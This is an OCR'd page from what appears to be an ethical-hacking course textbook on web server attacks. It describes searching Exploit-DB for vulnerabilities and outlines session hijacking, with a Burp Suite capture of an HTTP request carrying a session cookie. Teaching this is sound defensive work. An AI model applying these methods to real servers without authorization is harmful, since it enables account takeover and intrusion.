
https://www.exploit-db.com

Finding Exploitable Vulnerabilities

Flaws and programming errors in software design lead to security vulnerabilities. Attackers take advantage of these vulnerabilities to perform various attacks on the confidentiality, availability, or integrity of a system. Software vulnerabilities such as programming flaws in a program, service, or within the OS software or kernel can be exploited to execute malicious code.

Many public vulnerability repositories that are available online allow access to information about various software vulnerabilities. Attackers search on exploit sites such as Packet Storm (*https://packetstormsecurity.com*) and Exploit Database (*https://www.exploit-db.com*) for exploitable vulnerabilities of a web server based on its OS and software applications. Attackers use the information gathered in the previous stages to find the relevant vulnerabilities by using Exploit Database.

Exploiting these vulnerabilities allows attackers to execute a command or binary on a target machine to gain higher privileges than existing ones or to bypass security mechanisms. Attackers using these exploits can even access privileged user accounts and credentials.



Show 15 ▾

Search: web server vulnerabiliti

Date	D	A	V	Title	Type	Platform	Author
2017-09-13	⬇		✓	Mako Web Server 2.5 - Multiple Vulnerabilities	Remote	Windows	hyp3rlinx
2016-08-29	⬇	▣	✗	Goron WebServer 2.0 - Multiple Vulnerabilities	DoS	Windows	Guillaume Kaddouch
2016-08-10	⬇		✗	WebNMS Framework Server 5.2/5.2 SP1 - Multiple Vulnerabilities	WebApps	JSP	Pedro Ribeiro
2015-09-20	⬇		✗	ADH-Web Server IP-Cameras - Multiple Vulnerabilities	WebApps	Hardware	Orwelllabs
2011-11-18	⬇		✓	GoAhead Web Server 2.5 - 'goform/formTest' Multiple Cross-Site Scripting Vulnerabilities	Remote	Windows	Prabhu S Angadi
2011-10-10	⬇		✓	GoAhead Web Server 2.18 - 'adduser.asp' Multiple Cross-Site Scripting Vulnerabilities	Remote	Windows	Silent Dream
2010-04-08	⬇		✓	Tiny Java Web Server 1.71 - Multiple Input Validation Vulnerabilities	Remote	Multiple	cp77fk4r
2014-02-19	⬇	▣	✗	Embedthis Goahead WebServer 3.1.3-0 - Multiple Vulnerabilities	DoS	Linux	Maksymilian Motyl
2007-12-07	⬇		✓	Easy File Sharing Web Server 1.3x/4.5 - Directory Traversal / Multiple Information Disclosure Vulnerabilities	DoS	Multiple	Luigi Auriemma
2007-07-05	⬇		✓	SAP DB 7.x Web Server - 'WAHTTP.exe' Multiple Buffer Overflow Vulnerabilities	Remote	Windows	Mark Litchfield
2005-03-10	⬇		✓	PY Software Active Webcam 4.3/5.5 - WebServer Multiple Vulnerabilities	Remote	Windows	Sowhat
2004-11-10	⬇		✓	04webserver 1.42 - Multiple Vulnerabilities	Remote	Multiple	Tan Chew Keong
2004-01-23	⬇		✓	Novell Netware Enterprise Web Server 5.1/6.0 - Multiple Cross-Site Scripting Vulnerabilities	Remote	Netware	Rafel Ivgi The-Insider
2012-10-17	⬇		✗	Oracle WebCenter Sites (FatWire Content Server) - Multiple Vulnerabilities	WebApps	Multiple	SEC Consult
2002-08-19	⬇		✓	Kerio MailServer 5.0/5.1 Web Mail - Multiple Cross-Site Scripting Vulnerabilities	WebApps	CGI	Abraham Lincoln

Showing 1 to 15 of 22 entries (filtered from 42,109 total entries)


FIRST PREVIOUS 1 2 NEXT LAST

Figure 13.34: Screenshot of Google Hacking Database (GHDB)

Session Hijacking

- Sniff valid session IDs to **gain unauthorized access** to the web server to snoop data
- Use session hijacking techniques such as session fixation, session sidejacking, Cross-site scripting, etc., to **capture valid session cookies and IDs**
- Use tools such as **Burp Suite**, **JHijack**, **Ettercap**, etc. to automate session hijacking

Note: For complete coverage of Session Hijacking concepts and techniques, refer to Module 11: Session Hijacking


Burp Suite Community Edition v2021.8.2 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action Open Browser
Pretty Raw Hex \n
INSPECTOR

Request to http://www.moviescope.com:80 [10.10.1.19]

```
GET /index.aspx HTTP/1.1
Host: www.moviescope.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.moviescope.com/
DNT: 1
Connection: close
Cookie: mscope=1jWydNf8wro=
Upgrade-Insecure-Requests: 1
```

https://portswigger.net

